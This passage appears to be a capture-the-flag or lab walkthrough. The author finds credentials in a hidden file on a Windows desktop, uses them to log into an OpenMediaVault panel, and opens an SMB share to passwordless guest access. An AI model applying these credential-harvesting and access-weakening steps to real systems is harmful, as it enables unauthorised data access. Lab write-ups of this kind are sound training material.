
This option in Windows is used to hide personal files. After this, I searched for any hidden files in the directories. I closed the windows explorer and was about to close the remote desktop session when my eyes fell on a file on Desktop.



This file was named "confidential" and was hidden on purpose. When I opened it, I found what appeared to be credentials.



Are these the credentials for OMV Control Panel? I decided to try. What have I got to lose?



Voila, the login is successful. I can see the SMB and SSH services which are enabled. But this is not what I want. So I moved to "Shared Folders".

Name ↑	Device	Relative Path	Comment	Referenced
Files	Storage	Important/	some impo...	Yes
Storage	Storage	Storage/		Yes

This is my first time administrating the OpenMediaVault. So I am just running by instinct. I clic-  
-ked on the "ACL" button which has Access Control List for this shared folders.

The screenshot shows the OpenMediaVault web interface. A dialog box titled "Modify shared folder ACL" is open. The "Directory" dropdown is set to "Files". The "User/Group permissions" table is as follows:

Type	Name ↑	Read/W...	Read-o...	No access
User accounts				
Person icon	john	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Group icon	smbusers	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Person icon	user1	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

Below the table, the "Extra options" section shows:

- Owner: john (Permissions of owner: Read/Write/Execute)
- Group: sambashare (Permissions of group: Read/Write/Execute)
- Others: Read only (Permissions of others (e.g. anonymous FTP users): Read only)

A "Replace" button is visible at the bottom of the dialog.

I had a look at who owned this Share Folders and who can access them.

This is a close-up of the "Modify shared folder ACL" dialog box. The "User/Group permissions" table is shown with the following data:

Type	Name ↑	Read/W...	Read-o...	No access
User accounts				
Person icon	john	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Group icon	smbusers	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Person icon	user1	<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>

The "Extra options" section is also visible:

- Owner: john (Permissions of owner: Read/Write/Execute)
- Group: sambashare (Permissions of group: Read/Write/Execute)
- Others: Read only (Permissions of others (e.g. anonymous FTP users): Read only)

I can see that this share is owned by user "john" who belonged to group "sambashare". Apart from this, a few users "smbusers" and "user1" had access to the share. initially I thought of creating a new user and either making him the owner of this share or giving him access right-

s over this share. But then, I had a simpler idea. In services tab, I clicked on "SMB/CIFS" and accessed "Shares" from there.

The screenshot shows the OpenMediaVault control panel interface. The browser address bar displays `https://192.168.226.129`. The page title is "openmediavault control panel". The navigation menu on the left includes "Services" and "SMB/CIFS". The main content area shows the "Shares" page with a table of shares. A red arrow points to the "Shares" tab, and another red arrow points to the "Edit" button. The table contains two rows: "Files" and "Storage".

Enabled	Share	Comment	Public	Read only	Browseable
<input checked="" type="checkbox"/>	Files	important f...	No	No	Yes
<input checked="" type="checkbox"/>	Storage		No	No	Yes

I clicked on the "Files" share and clicked on the "Edit" button.

The screenshot shows the "Edit share" dialog box. The "Enable" toggle is turned on. The "Shared folder" is set to "Files [on Storage, Important/]". The "Comment" field contains "important files". The "Public" dropdown menu is set to "No". The "Read only" toggle is turned off, and the "Browseable" toggle is turned on.


Enable	<input checked="" type="checkbox"/>
Shared folder	Files [on Storage, Important/]
Comment	important files
Public	No
Read only	<input type="checkbox"/>
Browseable	<input checked="" type="checkbox"/>

In the new window that opened, there is a option called "Public" which is set to "No". In the dropdown menu, there will be other options.

This is a close-up of the "Public" dropdown menu. The current selection is "No". Below the dropdown, there is a note: "If 'Guests allowed' is selected and no login credential is provided, then access as guest. Always access as guest when 'Only guests' is selecting; in this case no password is required to connect to the share."


Public	No
--------	----

If 'Guests allowed' is selected and no login credential is provided, then access as guest. Always access as guest when 'Only guests' is selecting; in this case no password is required to connect to the share.



The other options include "Guest Allowed" and "Only guests". As is explained in the above image, when "Guests allowed" option is selected, when a user logs in and does not any password, he can access as guest. Most importantly, the "Read only" option is disabled.

